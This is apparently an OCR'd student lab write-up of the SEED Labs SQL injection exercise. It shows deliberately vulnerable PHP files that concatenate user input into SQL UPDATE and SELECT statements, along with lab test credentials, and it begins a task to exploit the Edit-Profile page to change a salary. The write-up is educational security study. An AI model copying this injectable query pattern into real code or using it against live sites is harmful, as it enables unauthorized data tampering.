
root@dec533dc391e: /var/www/SQL_Injection


File Edit View Search Terminal Tabs Help

seed@ip-172-3... | seed@ip-172-3... | root@dec533dc... | seed@ip-172-3...

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:/# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:/# ls /var/www/
SQL_Injection  html
root@dec533dc391e:/# ls /var/www/SQL_Injection/
css       index.html  seed_logo.png            unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@dec533dc391e:/# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection#
```


Now it's updated we can check it here







Unsafe_home.php edit

Because once we submit this profile we submit those edge submission it will automatically jump to the webpage and the webpage will use the sql statements to get the updated information





So in order to see the single statements construct form here below






Lets commentout unsafehome.php





Comment out the //echo $sql statement

Now if we refresh we will not be able to see the sql statements



Now we need to edit profile and save it.We will come back to the homepage so how could we pass that sql statement.Here we want to pass information from one webpage to another webpage how could we do that, we want to pass from the unsafe editor back.php to this unsafehome.phpWe know for this website there is a session this session start and we can save those information in the session.Entered the following statements, and the we can get this one from unsafehome.php

```
Open  +   *unsafe_edit_backend.php
~/CSE643/Lab-03/Labsetup/image_www/Code   Save
unsafe_home.php   Dockerfile   *unsafe_edit_backend.
33      $dbpass="dees";
34      $dbname="sqllab_users";
35      // Create a DB connection
36      $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37      if ($conn->connect_error) {
38        die("Connection failed: " . $conn->connect_error . "\n");
39      }
40      return $conn;
41    }
42
43    $conn = getDB();
44    // Don't do this, this is not safe against SQL injection attack
45    $sql="";
46    if($input_pwd!=''){
47      // In case password field is not empty.
48      $hashed_pwd = sha1($input_pwd);
49      //Update the password stored in the session.
50      $_SESSION['pwd']=$hashed_pwd;
51      $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$h
    where ID=$id;";
52    }else{
53      // if passowrd field is empty.
54      $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber=
    where ID=$id;";
55    }
56    echo 'SQL :'.$sql;
57    $_SESSION['PROFILE_SQL']=$sql;
58    $conn->query($sql);
59    $conn->close();
60    header("Location: unsafe_home.php");
61    exit();
```

```
Open  +   *unsafe_home.php
~/CSE643/Lab-03/Labsetup/image_www/Code   Save
*unsafe_home.php   Dockerfile   unsafe_edit_backe
$_SESSION['pwd']!=""){
48          $input_uname = $_SESSION['name'];
49          $hashed_pwd = $_SESSION['pwd'];
50        }
51
52        // Function to create a sql connection.
53        function getDB() {
54          $dbhost="10.9.0.6";
55          $dbuser="seed";
56          $dbpass="dees";
57          $dbname="sqllab_users";
58          // Create a DB connection
59          $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60          if ($conn->connect_error) {
61            echo "</div>";
62            echo "</nav>";
63            echo "<div class='container text-center'>";
64            die("Connection failed: " . $conn->connect_error . "\n");
65            echo "</div>";
66          }
67          return $conn;
68        }
69
70        // create a connection
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
    email,nickname,Password
74        FROM credential
75        WHERE name= '$input_uname' and Password='$hashed_pwd'";
76        //echo $sql;
77        echo $_SESSION['PROFILE_SQL'];
78        if (!$result = $conn->query($sql)) {
79          echo "</div>";
80          echo "</nav>";
```

Since this is updated we need to copy this two and save home.php

```
QL_Injection
 copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_edit_backend.php dec
ar/www/SQL_Injection
 copied 3.58kB to dec533dc391e:/var/www/SQL_Injection
31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```


The update statement looks like the above.


TASK 3.1-Modify your own salary

Objective: In this task we will be exploiting the SQL injection vulnerability in the Edit-Profile page.

Explanation: Now for the attack alice want to modify her salary and she knows the service are stored in a column called salary but this is a prerequisite in the real world you may not be able to guess what the name it is.Since it is opens ource web application we may check this source code, Here we check the inside this is my sql console see the salasry here from the description survey.

When we set cellular fields we separate them with a comma and as a normal user alice cannot update her salary but she can use injection attack since she wanted to know the statement so she can use the update profile.We will make some changes in unasafe_home.php






```
Open   +        *unsafe_home.php
                ~/CSE643/Lab-03/Labsetup/image_www/Code        Save
*unsafe_home.php   Dockerfile   unsafe_edit_backen
245             $i_nickname= $json_aa[$i]['nickname'];
246             $i_email= $json_aa[$i]['email'];
247             $i_address= $json_aa[$i]['address'];
248             $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249             echo "<tr>";
250             echo "<th scope='row'> $i_name</th>";
251             echo "<td>$i_eid</td>";
252             echo "<td>$i_salary</td>";
253             echo "<td>$i_birth</td>";
254             echo "<td>$i_ssn</td>";
255             echo "<td>$i_nickname</td>";
256             echo "<td>$i_email</td>";
257             echo "<td>$i_address</td>";
258             echo "<td>$i_phoneNumber</td>";
259             echo "</tr>";
260           }
261           echo "</tbody>";
262           echo "</table>";
263         }
264       }
265       ?>
266       <br><br>
267       <?php echo $_SESSION['PROFILE_SQL'];?>
268       <div class="text-center">
269         <p>
270           Copyright &copy; SEED LABs
271         </p>
272       </div>
273     </div>
274     <script type="text/javascript">
275     function logout(){
276       location.href = "logoff.php";
277     }
```


Now we want to refresh and edit the profile

